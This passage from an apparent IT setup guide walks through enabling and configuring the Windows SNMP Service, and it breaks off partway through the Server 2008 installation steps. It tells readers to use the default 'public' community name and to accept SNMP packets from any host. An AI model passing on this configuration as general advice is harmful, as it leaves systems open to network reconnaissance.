
2. Start screen appears, click the down arrow button




3. Apps screen appears, click **Services** icon




4. Services window appears, right-click **SNMP Service** and click **Properties** from context menu




5. Click **Security** tab in **SNMP Service Properties** wizard and click **Add** button under **Accepted community names** section



6. SNMP Service Configuration wizard appears, Community Rights should **READONLY**, and in Community Name section type **public** (**lowercase only**) and click **Add** button




7. After adding Accepted community name details, select **Accept SNMP packets from any host** radio button, click **Apply** and then click **OK**




**Installing and Configuring SNMP Services in Windows Server 2008**


1. Go to Start → Administrative Tools → Server Manager




2. Server Manager window appears click, Features in the left pane and then click **Add Features** link under **Filter Summary** section




3. Click **SNMP Services** check box and click **Next**



